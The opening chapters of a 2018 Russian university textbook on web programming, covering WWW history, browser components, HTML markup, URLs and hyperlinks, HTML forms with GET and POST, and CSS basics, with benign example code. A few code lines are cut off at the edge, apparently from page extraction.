Министерство образования и науки
Российской Федерации
КУБАНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

С.Г. СИНИЦА

ВЕБ-РАЗРАБОТКА И ВЕБ-СЕРВИСЫ

Учебное пособие

Краснодар
2018

Министерство образования и науки
Российской Федерации
КУБАНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

С.Г. СИНИЦА

ВЕБ-ПРОГРАММИРОВАНИЕ И ВЕБ-СЕРВИСЫ

Учебное пособие

Краснодар
2018

УДК 004
ББК 32.97
С 34

Рецензенты:
Кандидат физико-математических наук, доцент
В.В. Гарнага
Кандидат технических наук
Н.А. Блажков

Синица, С.Г.
С 34 Веб-программирование и веб-сервисы: учеб. пособие / С.Г. Синица. Краснодар: Кубанский гос. ун-т, 2018. 158 с. 100 экз.

В учебном пособии отражены важные теоретические аспекты веб-разработки: архитектура Веба, возможности HTTP, безопасность веб-приложений. Дается обзор технологий и архитектурных стилей построения веб-сервисов, пример написания фреймворка на PHP, а также введение в разработку модулей для системы управления контентом Drupal.

Адресовано студентам IV курса специальности 010503 – Математическое обеспечение и администрирование информационных систем, V курса специальностей 080116 – Математические методы в экономике и 080801 – Прикладная информатика в экономике, III курса бакалавриата 010400 – Информационные технологии, магистрантам 010300.68 – Фундаментальные информатика и информационные технологии, начинающим Drupal-программистам, знакомым с основами работы сетей TCP/IP, основами HTML и JavaScript, а также опытным пользователям Интернета, желающим освоить веб-программирование.

УДК 004
ББК 32.97

ВВЕДЕНИЕ

> Life is a distributed object system. However, communication among humans is a distributed hypermedia system, where the mind's intellect, voice+gestures, eyes+ears, and imagination are all components.
>
> Roy T. Fielding, 1998

Интернет представляет собой сложнейшую из созданных систем с миллионами независимых программных и аппаратных компонентов, взаимодействующих на разных уровнях. Такое масштабирование стало возможным благодаря блестящим и простым архитектурным принципам и инженерным решениям, в основу которых заложена расширяемость и децентрализация.

Всемирную сеть WWW можно рассматривать как единую информационную систему, являющуюся наиболее важным результатом развития интернет-технологий. Изучение теоретических принципов и практических решений, лежащих в основе Веба, и есть главная задача данного курса.

Пользователи WWW непосредственно сталкиваются с работой таких программных компонентов, как браузеры, веб-серверы, поисковые машины. Все эти программы, развиваясь независимо, тем не менее постоянно приобретают новые возможности, не теряя совместимости между собой.

Простота и расширяемость HTTP обеспечили возможность эволюционного развития Веба как единой гипермедиасистемы на десятилетия. В данном пособии уделяется наибольшее внимание архитектуре Веба, особенностям протокола HTTP, правильному и безопасному использованию его возможностей для создания веб-приложений.

Помимо веб-сайтов, веб-технологии применяются для построения взаимодействующих между собой программных систем, называемых веб-сервисами. В пособии даётся обзор технологий и архитектурных стилей построения веб-сервисов. Теоретической основой взаимодействия веб-сайтов, веб-сервисов и программ в Вебе служит архитектурный стиль REST, изучению которого также уделено внимание.

В заключительном разделе даётся пример простого фреймворка для разработки веб-приложений на языке PHP и введение в разработку модулей для системы управления контентом Drupal.

Изложение материала предполагает знакомство читателей с основами работы сетей TCP/IP, основами HTML и JavaScript, полученное при изучении предыдущих дисциплин кафедры информационных технологий ФКТиПМ КубГУ или аналогичных. Для выполнения практических заданий, приведённых в конце пособия, крайне желательны хорошие пользовательские навыки работы в Интернете. Для читателей, обучающихся в магистратуре, специалитете по администрированию информационных систем, а также для желающих освоить профессию веб-разработчика, желательно знакомство с использованием и администрированием Linux и выполнение практических заданий именно на этой платформе как на сервере, так и в качестве рабочего стола. Знание английского языка необходимо для прочтения большинства материалов по ссылкам и рассматриваемых спецификаций, глубокого изучения материала и достижения хороших результатов в профессии веб-программиста.

Основной материал, изложенный в данном пособии, не отличается новизной. Прежде всего внимание уделено базовым принципам и технологиям, созданным на заре развития Веба в 1990-е гг. Рассматриваемые технологии и архитектурные стили веб-сервисов сформировались в начале XXI в. Однако глава, посвящённая Drupal, основана на последней версии Drupal 7 на момент издания пособия. Сведения о безопасности веб-приложений и веб-сервисов также содержат актуальные данные со ссылками на свежие результаты исследований, доклады и статьи.

Особенностью издания является укороченный традиционный библиографический список и наличие сносок-гиперссылок непосредственно в тексте, отсылающих читателя на статьи, научные труды, презентации докладов и результаты конференций, программную документацию, профессиональные сообщества и проекты в Интернете на английском

языке для более подробного изучения материала. Это продиктовано тем, что, по мнению автора, наиболее эффективно осваивать веб-технологии, используя первоисточники и опираясь на публикации авторов этих технологий в Интернете.

Методика использования пособия при очном обучении в университете предполагает прочтение соответствующих разделов для получения дополнительной к лекциям информации и подготовки к экзамену по списку вопросов в конце пособия, самостоятельное решение требуемых в конкретном курсе практических заданий из списка в конце издания с использованием примеров в лекциях и пособии, решение одной индивидуальной задачи на представленную в конце пособия тему или на тему, предложенную студентом. При использовании данного издания для серьёзного изучения Drupal предполагается выполнение всех заданий соответствующего раздела и ознакомление со всеми указанными дополнительными источниками.

1. WORLD WIDE WEB

В 1989 г. Tim Berners-Lee предложил новый проект своему работодателю CERN (Европейская организация по ядерным исследованиям). Задачей проекта было упрощение обмена информацией между учёными с помощью гипертекстовой системы. В ходе проекта в 1990 г. Berners-Lee написал две программы:

– первый браузер, который он назвал WorldWideWeb;

– первый в мире веб-сервер, ставший позже известным как CERN httpd, работающий на операционной системе NeXTSTEP.

Идентификаторы URI (и, как частный случай, URL), протокол HTTP и язык HTML также были разработаны в рамках этого проекта. В основе данных стандартов лежали революционные на тот момент идеи, которые определили возможность роста всемирной паутины:

– гипертекст можно реализовать без централизованной базы данных документов;

– уникальный адрес документа определяет его создатель;

– гиперссылки автор документа расставляет в одну сторону, не спрашивая разрешения у владельца документа, на который он ссылается;

– целостность ссылок не контролируется специальным образом, можно ссылаться на несуществующие документы, доступность ресурсов и неизменность их URL зависят только от автора ресурса.

Из академической среды проект перерос в огромную общедоступную Сеть, развитие которой определяется стандартами, разрабатываемыми и утверждаемыми консорциумом W3C[1]. Консорциум состоит из международных комитетов, включающих представителей от крупнейших игроков ИТ-индустрии, разработчиков браузеров и других программ под бессменным руководством Tim Berners-Lee. Таким образом, Веб является побочным эффектом сорокалетних экспериментов по физике частиц, а по масштабам проекта не уступает

[1] URL: `http://w3.org/`

большому адронному коллайдеру или международной космической станции.

1.1. Браузер

Современный браузер содержит следующие компоненты:

1. Клиент HTTP 2.

2. Парсер HTML, выполняющий разбор HTML-документа, полученного как последовательность байт по HTTP или другому протоколу в объектную модель документа (DOM). DOM представляет собой структурированный объект в памяти браузера, содержащий:

– сам документ HTML;

– связи вложенности одних элементов в другие;

– свойства элементов для визуального отображения;

– события, генерируемые при действиях пользователя, над документом в браузере.

3. Парсер каскадных таблиц стилей (CSS). CSS представляет собой стандарт декларативного задания свойства для визуального отображения элементов DOM[1]. Актуальная версия CSS 3 разделена на модули.

4. Система рендеринга DOM. Рисует на экран документ по его текущей объектной модели. Результатом изображения является плоская картинка.

5. Интерпретатор скриптов обработки событий DOM. В основном в качестве языка сценариев используется JavaScript. События генерируются как самим документом (например, окончание загрузки страницы), так и действиями пользователя (переход по ссылкам, заполнение и отправка форм).

После окончания загрузки страницы браузер отправляет HTTP-запрос на сервер в следующих случаях:

– нажатие пользователем кнопки «Обновить» (F5);

– переход по ссылке;

– отправка HTML-формы;

[1] Cascading Style Sheets Level 2 Revision 1 (CSS 2.1) Specification. URL: `http://www.w3.org/TR/CSS2/`

– вызов обновления страницы или перехода на новую страницу из скрипта;

– использование объекта XMLHttpRequest из скрипта – позволяет из JavaScript выполнить HTTP-запрос, получить и обработать ответ без перезагрузки страницы.

Выполняемые браузером скрипты имеют возможность манипулировать элементами DOM (просмотр, изменение, удаление).

Hyper Text Markup Language (HTML) задает структуру документов, но не определяет их внешний вид. В стандартах XHTML тексты HTML представляют собой корректные XML-документы с фиксированной семантикой и правилами вложенности тегов.

Cascading Style Sheets (CSS) задает внешний вид документа, его форматирование для отображения на экране, при печати.

Принцип разделения содержимого и представления заключается в согласованном использовании разметки HTML и стилей CSS для задания структуры документов и определения их внешнего вида.

1.2. Введение в HTML

Hyper Text Markup Language (HTML) – язык разметки гипертекстовых страниц. Текущая версия спецификации HTML всегда доступна по адресу https://www.w3.org/TR/html/. На момент написания учебника актуальна версия 5.2.

HTML-документ представляет собой простой текстовый файл. На русскоязычных сайтах файл, как правило, имеет кодировку UTF-8 (два байта отводится на русские и один – на латинские символы) или Windows-1251 (один байт на символ). Сервер при выдаче веб-страницы подсказывает браузеру в заголовке ответа HTTP Content-Type в какой кодировке следует отображать текст. Поэтому если при открытии HTML-страницы из файла кириллица отображается некорректно, то следует выбрать соответствующую кодировку в меню Вид браузера.

Документ HTML начинается с обязательной преамбулы, указывающей на использование версии HTML 5:

```
<!DOCTYPE html>
```

При отсутствии такой преамбулы браузеры могут отображать документ в режиме совместимости со старыми версиями браузеров.

Затем идут элементы HTML, для записи которых используется синтаксис XML. Элемент может иметь открывающий и закрывающий тег, необязательные атрибуты и содержимое, записываемые следующим образом:

```
<тег атрибут1="значение1" атрибут2="значение2">
  содержимое
</тег>
```

В качестве содержимого может выступать обычный текст или список из одного или более вложенных других элементов HTML. Допустимость вложенности одних элементов в другие задается в спецификации HTML, глубина вложенности не ограничена, но при большой вложенности и большом размере документа скорость его скачивания и обработки браузером может быть снижена. Вложенные элементы для повышения удобства чтения и редактирования разметки пишут с новой строки с отступом в два пробела от родительского элемента.

Если в элементе нет содержимого, то допускается сокращенная запись без закрывающего тега:

```
<тег />
```

После преамбулы, как правило, указывается один элемент <html> с атрибутом языка lang. Он, в свою очередь, содержит по одному элементу head и body. В первом указывается название документа в теге title, метаданные в тегах meta, ссылки на внешние подключаемые ресурсы, такие как файлы CSS и JavaScript, иконка страницы. Во втором находится основное отображаемое пользователю содержимое страницы.

Элементы HTML, которые отображаются на странице, делятся на категории из которых чаще всего используются две основные: блочные и строчные (англ. block и inline). Блочные

элементы задают структуру страницы, по умолчанию имеют прямоугольную форму и по ширине занимают все свободное пространство внутри родительского элемента. Строчные элементы используются для форматирования текста и вывода изображений и по ширине занимают столько места, сколько необходимо для вывода текста или картинки при текущем размере шрифта и разрешении экрана.

Приведем таблицу основных наиболее часто используемых элементов HTML:

Элемент	Тег	Содержимое	Отображение
Параграф	p	да	блочный
Заголовок 1-го уровня	h1	да	блочный
Заголовок 2-го уровня	h2	да	блочный
Заголовок 3-го уровня	h3	да	блочный
Картинка	img	нет	строчный
Адаптивная картинка	picture	да	строчный
Курсив	em	да	строчный
Полужирный текст	strong	да	строчный
Перенос строки	br	нет	строчный
Блок	div	да	блочный
Фрагмент текста	span	да	строчный
Маркированный список	ul	да	блочный
Нумерованный список	ol	да	блочный
Элемент списка	li	да	блочный
Таблица	table	да	табличный
Строка таблицы	tr	да	строка таблицы
Ячейка таблицы	td	да	ячейка таблицы

Пример корректно составленного и отформатированного HTML-документа:

```
<!DOCTYPE html>

<!-- комментарий в HTML -->

<!-- в первой строке мы сообщаем браузеру,
  что это документ HTML5 -->

<html lang="ru">
```

```
<head>
  <title>Название страницы</title>
</head>

<body>

  <h1>Заголовок первого уровня,
    обычно один на странице, часто
    совпадает с title и является
    наиболее важным текстом на странице для пользователей и
    поисковых систем так как выводится крупно в начале текс

  <p>Абзац текста. <em>Важный текст</em>.
    <br /> Перенос строки.
    <strong>Очень важный текст</strong>.</p>

  <img src="URL_файла_картинки.jpg" alt="Всегда
    указывайте описание картинки" />

  <h2>Структура страницы</h2>

  <div>Блочный элемент</div>

  <span>Строчный элемент</span>

  <h2>Маркированный список</h2>

  <ul>
    <li>Элемент 1</li>
    <li>Элемент 2</li>
    <li>Элемент 3</li>
  </ul>

  <h2>Нумерованный список</h2>

  <ol>
    <li>Элемент 1</li>
    <li>Элемент 2</li>
```

```
      <li>Элемент 3</li>
    </ol>

    <h2>Таблица</h2>

    <table>
      <tr>
        <td>Первая ячейка первой строки</td>
        <td>Вторая ячейка первой строки</td>
      </tr>
      <tr>
        <td>Первая ячейка второй строки</td>
        <td>Вторая ячейка второй строки</td>
      </tr>
    </table>

  </body>

</html>
```

Следующие блочные элементы группируют другие вложенные элементы HTML в блоки по смыслу, заменяют собой ранее применяемые в этих целях элементы div и относятся к так называемой семантической разметке HTML 5:

Элемент	Тег
Шапка	header
Основной контент	main
Подвал	footer
Навигация	nav
Раздел	section
Статья	article
Сайдбар	aside
Контактная информация	address
Графический контент	figure
Подпись к контенту	figcaption
Дата и время	time

Рекомендуется использовать их для создания структуры документа. Пример семантической верстки:

```
<body>
  <header>
    <h1>Моя компания</h1>
    <nav>
      <ul>
        <li><a href="#about">О компании</a></li>
        <li><a href="#services">Услуги</a></li>
        <li><a href="#contacts">Контакты</a></li>
      </ul>
    </nav>
  </header>
  <main>
    <section id="about">
      <h3>О компании</h3>
      <article>
        <p>...</p>
        ...
      </article>
    </section>
    <section id="services">
      <h3>Услуги</h3>
      <article>
        <p>...</p>
        ...
      </article>
    </section>
    <section id="contacts">
      <h3>Контакты</h3>
      <article>
        <p>...</p>
        ...
        <figure>
          <img src="picture.jpg" alt="Моя компания">
          <figcaption>Фото офиса
            &laquo;Моя компания&raquo;</figcaption>
        </figure>
      </article>
    </section>
```

```
    <footer>
      <a href="#about">О компании</a>
      <a href="#services">Услуги</a>
      <a href="#contacts">Контакты</a>
    </footer>
  </main>
  <footer>
    Copyright &copy;
    <time datetime="2019">2019</time>
    Моя компания
  </footer>
</body>
```

1.3. URI и URL

Uniform Resource Identifier (URI) – форматированная строка для идентификации ресурсов. Правила формирования URI регламентируются документом RFC2396[1].

Uniform Resource Locator (URL) – URI для именования ресурсов в Интернете. Подробнее о URL написано в разделе 3.2 спецификации HTTP[2].

Общий вид URI:

```
<протокол>://<IP-адрес или имя хоста>[:<порт>]
[/<абсолютный путь>[?<параметры>]]
```

IP-адрес или имя хоста указывают на сервер. Абсолютный путь определяет наименование ресурса на сервере.

Правила сравнения URI:

– URI не чувствительны к регистру имени хоста и протокола;

– пустой порт эквивалентен порту по умолчанию для протокола;

– пустой путь эквивалентен «/».

---

[1] RFC2396. URI Generic Syntax, 1998. URL: `http://www.ietf.org/rfc/rfc2396.txt`

[2] RFC2616/3.2. Hypertext Transfer Protocol – HTTP/1.1. URL: `http://www.w3.org/Protocols/rfc2616/rfc2616.html`

1.4. Гиперссылки

Синтаксис задания гиперссылок в гипертекстовых документах регламентируется спецификацией Hyper Text Markup Language (HTML)[1].

Общий вид гиперссылки:

```
<a href="URL">{анкор текст}</a>
```

Гиперссылка может содержать необязательный атрибут title, содержащий текстовое описание страницы по ссылке, которое отображается пользователю при наведении курсора мыши на ссылку, например:

```
<a href="https://www.kubsu.ru/" title="Официальный сайт
Кубанского государственного университета">КубГУ</a>
```

В атрибуте href указывается URL ресурса в полном, сокращённом или относительном виде.

В полном виде используется общий вид URI.

В сокращённом виде указываются только параметры URL после первого «/», а домен и протокол при переходе по гиперссылке берутся из адреса текущей страницы.

В относительном виде полный адрес ресурса получается с помощью адреса, с которого загружена страница, содержащая гиперссылку. При этом учитывается адрес текущей страницы до последнего вхождения символа «/». Разрешено использование записей «./» и «../» аналогично путям в файловых системах.

Обычно системы управления контентом динамических сайтов выдают полные или сокращённые гиперссылки, а написанные вручную гипертекстовые страницы и страницы для локального использования содержат относительные гиперссылки.

Гиперссылка может ссылаться на фрагмент страницы таким образом, что при переходе по ней браузер будет прокручивать текст страницы до указанного фрагмента. Для этого первый html-тег фрагмента помечает-

[1] URL: `http://www.w3.org/community/webed/wiki/HTML/Specifications`

Примеры гиперссылок с различными типами URL

Адрес страницы источника	HTML-код гиперссылки	Адрес перехода по ссылке	Тип
http://example.com/	О компании	http://example.com/about	Полный
http://example.com/	О компании	http://example.com/about	Сокращённый
http://example.com/about	О компании	http://example.com/news/12	Сокращённый
http://example.com/	О компании	http://example.com/about	Относительный
http://example.com/news	О компании	http://example.com/about	Относительный
http://example.com/news/	О компании	http://example.com/news/about	Относительный
http://example.com/news/12	О компании	http://example.com/news/about	Относительный
http://example.com/news/12	О компании	http://example.com/news/about	Относительный
http://example.com/news/12	О компании	http://example.com/news	Относительный
http://example.com/news/12	О компании	http://example.com/about	Относительный
http://example.com/news/12/print	О компании	http://example.com/about	Относительный

ся атрибутом id="уникальный_идентификатор а в гиперссылку после URL страницы добавляется «якорь» #уникальный_идентификатор. Например:

```
<a href="#about">О компании</a>
...
<p id="#about">Наша компания производит стулья.</p>


<a href="http://example.com/page#about">
  ссылка с другого сайта</a>
```

Существуют рекомендации по выбору адресов ресурсов при публиковании документов в Интернете.

Тим Бернс Ли сформулировал аксиомы веб-архитектуры[1].

Аксиома 0 – универсальность: любой ресурс где угодно может иметь URI.

Аксиома 0А – универсальность 2: любому важному ресурсу должен быть дан URI.

Аксиома 1 – глобальная область видимости: не имеет значения, кому или где вы предъявляете URI, он будет иметь одно и то же значение.

Аксиома 2А – одинаковость: URI означает одну и ту же вещь при повторных запросах.

Аксиома 2Д – идентификация: важность данного URI определяется человеком, который им владеет, кто первый определил, на что указывает URI.

Аксиома 3 – не уникальность: пространство URI может не быть единственным универсальным пространством.

Аксиома HTTP – метод GET не должен иметь побочных эффектов (т.е. процесс загрузки по ссылке любой страницы, перехода по любой гиперссылке не может сопровождаться выполнением каких-либо действий).

В HTTP всё, что не имеет побочных эффектов, должно использовать метод GET.

---

[1] Berners-Lee T. Universal Resource Identifiers – Axioms of Web Architure. 1996. URL: `http://www.w3.org/DesignIssues/Axioms.html`

Прозрачность URI – единственное, для чего можно использовать идентификатор URI, – ссылка на объект. Вы не должны рассматривать идентификатор для получения дополнительной информации. Например, по URL `http://example.com/about.html` нельзя сказать, что речь идет о документе в формате HTML, пока мы не обратимся к документу и не прочитаем указывающие на тип заголовки.

Изменения единожды выданных URL не желательны. Тим Бернс Ли в статье «Cool URLs don't change» [1] объясняет, почему нельзя менять адреса страниц.

Якоб Нильсен в статье «URL is as UI»[2] сформулировал принципы выбора удачных имён доменов и адресов страниц:

– доменное имя должно быть легко произносимым;

– URL должен быть коротким;

– URL должен легко набираться на клавиатуре;

– URL должны визуализировать структуру сайта;

– «взломать» URL можно находясь на какой-то странице и удаляя части адреса между символами «/» – так перейдем к корню;

– постоянные URL не меняются.

Термином «чистые ссылки» называют адреса страниц и функциональность систем управления контентом, соответствующие перечисленным аксиомам и принципам.

1.5. Что происходит, когда я кликаю по ссылке?

> When you understand this, then you will understand the difference between the Internet and the Web. And you will realize that it is all quite simple! :-)
>
> Tim Berners Lee

При запросе веб-страницы современным браузером происходят следующие действия:

---

[1] Berners-Lee T. Cool URIs don't change. 1998. URL: `http://www.w3.org/Provider/Style/URI.`

[2] Nielsen J. URL as UI, Alertbox. 1999. URL: `http://www.useit.com/alertbox/990321.html`

1) если указано имя домена, а не IP-адрес, то браузер обращается к операционной системе для разрешения имени домена в IP-адрес веб-сервера;

2) браузер инициирует TCP/IP-соединение с веб-сервером по указанному IP-адресу на указанный в строке адреса порт либо на 80-й порт по умолчанию;

3) браузер отправляет на веб-сервер запрос методом GET на получение страницы;

4) веб-сервер обрабатывает запрос и отправляет ответ, содержащий одно из представлений запрашиваемого ресурса либо код ошибки;

5) браузер получает ответ, отображает полученные данные на экране в соответствии с заголовками ответа;

6) в случае получения документа HTML браузер извлекает из него ссылки на дополнительные ресурсы (картинки, файлы скриптов, таблиц стилей и т.д.), загружает эти ресурсы (п. 1–5) и использует их для отображения страницы пользователю;

7) соединение с сервером закрывается.

1.6. Формы в браузерах

Браузер может не только запрашивать данные с сервера, но и отправлять данные на сервер с помощью HTML-форм. Для создания формы на странице предназначен элемент form. Введённые в форму данные могут отправляться методом POST либо GET. Метод отправки указывается в атрибуте method тега form, по умолчанию get. Адрес отправки указывается в атрибуте address тега form. Этот атрибут, аналогично href у гиперссылки, может содержать полные, сокращенные и относительные URL. Допускается отправка формы с одного сайта на другой. Внутри тега form могут находиться различные элементы пользовательского интерфейса: текстовые поля ввода, элементы для ввода email, даты, радиокнопки, чекбоксы, поля для загрузки файлов, кнопки (тег input); списки (тег select), многострочные текстовые поля (texterea). Как правило, форма отправляет введенные пользователем

данные на сервер при нажатии на кнопку специального типа – submit. Элемент label привязывает описание полей ввода к самим полям так, что те получают фокус при клике или тапе по описанию.

Пример формы и синтаксиса задания основных элементов:

```
<form action="URL_отправки_данных"
  method="POST">

  <label>
    Однострочное текстовое поле:<br />
    <input name="field-name-1"
      value="начальное значение" />
  </label><br />

  <label>
    Текстовое поле email:<br />
    <input name="field-email"
      value="test@example.com"
      type="email" />
  </label><br />

  <label>
    Текстовое поле даты:<br />
    <input name="field-date"
      value="2019-08-13"
      type="date" />
  </label><br />

  <label>
    Многострочное текстовое поле:<br />
    <textarea name="field-name-2">начальное значение</tex
  </label><br />

  <label>
    Список (combobox):<br />
    <select name="field-name-3">
      <option value="Значение1">Метка1</option>
```

```
      <option value="Значение2" selected="selected">Метка
      <option value="Значение3">Метка3</option>
    </select>
  </label><br />

  <label>
    Список (listbox с множественным выбором):
    <br />
    <select name="field-name-4[]"
      multiple="multiple">
      <option value="Значение1">Метка1</option>
      <option value="Значение2" selected="selected">Метка
      <option value="Значение3" selected="selected">Метка
    </select>
  </label><br />

  Радиокнопки:<br />
  <label><input type="radio" checked="checked"
    name="radio-group-1" value="Значение1" />
    Подпись радиокнопки 1</label>
  <label><input type="radio"
    name="radio-group-1" value="Значение2" />
    Подпись радиокнопки 2</label><br />

  Чекбокс:<br />
  <label><input type="checkbox" checked="checked"
    name="check-1" />
    Подпись чекбокса ставим справа</label><br />

  Кнопка отправки формы,
  при нажатии заполненные в форму данные
  отправятся в формате urlencoded методом
  POST или GET по адресу URL_отправки_данных:
  <input type="submit" value="Отправить" />
</form>
```

Если в форме более одной кнопки типа submit, то для того, чтобы на сервере можно было определить по нажатию

какой кнопки была отправлена форма, необходимо указать различные значения атрибута name у кнопок. При отправке такой формы на сервер будет отправлена дополнительная пара параметров name=value с именем и подписью нажатой кнопки.

Формы методом POST:

1) заполняется форма, и значения отправляются на сервер методом POST, т. е. в сущности запроса;

2) сервер обрабатывает и выдает результат сущности ответа, браузер отображает результат.

При нажатии кнопки «Обновить» (F5) в браузере будет заново отправлена форма на сервер.

Формы методом GET:

1) заполняется форма, и значения отправляются на сервер методом GET, т.е. через параметры в URL;

2) в сущности ответа сервер передает результат, браузер отображает результат.

При нажатии кнопки «Обновить» в браузере будет заново запрошена страница результата.

Схема POST-Redirect-GET применяется при создании веб-сайтов для обработки форм, отправляемых методом POST:

1) отправляется форма методом POST;

2) сервер обрабатывает форму и выдает ответ без сущности, но с заголовком Location, значением которого является адрес, на который нужно перейти клиенту (браузеру) для завершения запроса; как правило, по этому адресу сервером выводятся результаты обработки формы;

3) браузер загружает ресурс по указанному адресу методом GET.

Таким образом, при нажатии на кнопку «Обновить» в браузере повторяется последний запрос, т. е. выполняется запрос результатов методом GET и повторной обработки формы на сервере не происходит.

Пример формы поиска, отправляемой методом GET:

```
<form action="/search" method="get">
 <input name="query" />
```

```
 <input type="submit" value="Поиск" />
</form>
```

После ввода фразы «http» в поле query и нажатия кнопки «Поиск» браузер отправит на сервер следующий HTTP-запрос:

```
GET /search?query=http HTTP/1.1
Host: example.com
```

Пример формы комментариев, отправляемой методом POST:

```
<form action="/forum.php" method="post">
 Email: <input name="email" />
 ФИО: <input name="fio" />
 Комментарий:
 <textarea name="comment"></textarea>
 <input type="submit" value="Отправить" />
</form>
```

После ввода заполнения формы и нажатия кнопки «Отправить» браузер отправит на сервер следующий HTTP-запрос:

```
POST /forum.php HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

email=info@example.com&fio=Sergey&comment=My%20comment
```

1.7. Способы задания стилей, каскад, селекторы CSS

В стандарте CSS[1] предусмотрены стили из трёх разных источников:

1) автор документа (веб-страницы);

2) пользователь;

[1] Cascading Style Sheets Level 2 Revision 1 (CSS 2.1) Specification. URL: `http://www.w3.org/TR/CSS2/`

3) браузер пользователя.

Определения стилей из разных источников могут пересекаться и взаимодействуют между собой согласно алгоритму каскада. В соответствии с этим алгоритмом для определений CSS рассчитывается вес. Определения с большим весом имеют преимущество. По умолчанию правила автора документа перекрывают правила пользователя, правила пользователя перекрывают правила браузера.

В стандартах HTML и CSS предусмотрены три способа задания стилей автором документа:

– во внешнем файле CSS, подключаемом в секции head;

– в секции head в тегах style – перекрывает предыдущий;

– атрибутом style у элемента HTML – перекрывает предыдущие.

Так же с помощью JavaScript непосредственно для элементов DOM можно указать стиль, который будет перезаписывать свойства, указанные в атрибуте style элемента HTML.

В атрибуте style указывается список пар изменяемых свойств данного элемента в виде пар <свойство>: значение через «;», например:

```
style="color:red; font-weight:bold;"
```

В CSS файлах и тегах style стили указываются в виде последовательности предложений, каждое из которых имеет вид:

```
<селектор 1>, <селектор 2>,...,<селектор N> {
  Свойство1: значение1;
...
  СвойствоM: значениеM;
}
```

Селектор – выражение, определяющее, к каким элементам объектной модели документа применяются указанные в предложении значения свойств. Запятая означает дизъюнкцию.

Каждый селектор представляет собой последовательность термов, разделённых пробелами (один или более термов: терм1 терм2 терм3 ... термN).

Терм – слово без пробелов, составленное из названий тегов HTML, названий классов элементов в HTML-документе (атрибут class), идентификаторов элемента в HTML-документе (атрибут id) и псевдоклассов, определённых в спецификациях CSS.

В последовательности термов пробел имеет смысл вложенности одного элемента в другой в DOM. Элемент справа вложен в элемент слева. При этом допускается нахождение промежуточных элементов в иерархии вложенности между элементами DOM.

При наличии определений, влияющих на одни и те же свойства одного и того же элемента, больший вес получают определения, которые встретились по тексту далее. Также более конкретные определения, т.е. селекторы которых точнее указывают на элементы DOM, становятся весомее, чем более общие. Точные алгоритмы определения степени конкретности селекторов, назначения весов и сортировки весов правил CSS указаны в описании алгоритма каскада в спецификации CSS.

Пример окрашивания всех ссылок в красный цвет и вывода ссылок без подчеркивания:

```
<html>
  <head>
    <style>
a {
  color:red;
  text-decoration: none;
}
    </style>
  </head>
  <body>
    <a>ссылка</a>
  </body>
</html>
```

Аналогичный пример только для ссылок в главном меню:

```
...
```

```
#menu a {
  color: #FF0000;
  text-decoration: none;
}
...
<ul id="menu">
 <li><a href="...">...</a></li>
 <li>...</li>
 ...
</ul>
```

Пример вывода активной ссылки черным цветом:

```
...
#menu a.active {
  color: black;
}
...
<ul id="menu">
 <li><a class="active" ...>...</a></li>
 <li>...</li>
 ...
</ul>
```

1.8. Цвет, фон и параметры шрифта CSS

Цвет шрифта текста в содержимом элемента задается с помощью свойства color, значением которого может быть RGB код цвета длины 4 или 7 символов, начинающийся с решетки, либо зарезервированное в спецификации CSS название цвета. Например, значения red, #F00 или #FF0000 указывают на красный цвет.

Фон элемента задается свойством background-color аналогично цвету текста. Фоном элемента может быть растровое изображение в формате JPEG, PNG и других поддерживаемых браузером форматах файлов:

```
header {
  background-color: white;
```

```
  background-image: url(img/bg.png);
  background-position: left top;
  background-size: 50%;
}
...
<header>
  ...
</header>
```

Свойство background-image задает путь до файла картинки, может содержать полный, сокращенный или относительный URL. В последнем случае путь отсчитывается от файла, где задано соответствующее правило CSS.

Свойство background-position имеет два значения через пробел и управляет положением изображения фона по горизонтали и вертикали соответственно. Положение фона может задаваться в виде ключевого слова top, left, center, bottom, right, в процентах, пикселях или иных единицах измерения. Примеры:

– top left или 0% 0% (в левом верхнем углу)
– top center или 50% 0% (по центру вверху)
– top right или 100% 0% (в правом верхнем углу)
– center left или 0% 50% (по левому краю и по центру)
– center center или 50% 50% (по центру)
– center right или 100% 50% (по правому краю и по центру)
– bottom left или 0% 100% (в левом нижнем углу)
– bottom center или 50% 100% (по центру внизу)
– bottom right или 100% 100% (в правом нижнем углу)

По умолчанию размер фонового изображения берется из исходного размера картинки. С помощью свойства CSS 3 background-size этот размер можно изменить, указав ширину либо пару из ширины и высоты через пробел в любых единицах измерения CSS; значение cover либо contain для масштабирования с сохранением пропорций по ширине или высоте блока либо так, чтобы картинка полностью поместилась в блок.

Фоновые изображения элементов – основной способ верстки дизайн-макетов сайтов.

Свойство font-size задает размер шрифта в тексте содержимого элемента. Как правило, задается в пунктах или пикселях.

Свойство font-family задает выбор шрифта. Может содержать название конкретного шрифта в кавычках или универсальное семейство: serif, sans-serif, monotype, cursive, fantasy. Также может содержать список предпочитаемых шрифтов и семейств через запятую, в этом случае браузер выберет первый слева подходящий шрифт в списке из установленных на компьютере.

Свойство font-weight задает полужирное начертание и, как правило, имеет значение normal либо bold.

Свойство font-style задает курсивное начертание и, как правило, имеет значение normal либо italic.

Свойство line-height задает высоту строки текста относительно ее текущего значения (проценты или множитель) для элемента или в абсолютной величине (пиксели, сантиметры).

Пример:

```
div.code {
  font-size: 12pt;
  font-family: "Courier New", monotype;
  font-weight: bold;
  font-style: italic;
  line-height: 120%;
}
...
<div class="code">
 Параграф текста.
</div>
```

1.9. Позиционирование элементов и боксовая модель CSS

Браузер отрисовывает элементы по мере полной загрузки их содержимого, последовательно, в порядке их следования в документе. Отображение элементов может начаться до полной загрузки страницы. Элементы последовательно заполняют страницу сверху вниз, слева направо. Такой алгоритм

отображения называют потоком. Блочные элементы по умолчанию получают ширину, равную ширине родительского элемента, т.е. занимают 100% ширины окна браузера. Строчные элементы получают ширину, равную ширине их содержимого. Высота равна высоте содержимого и для блочных и для строчных элементов. Изменить расположение элементов позволяют свойства блочной модели CSS на рисунке 1.

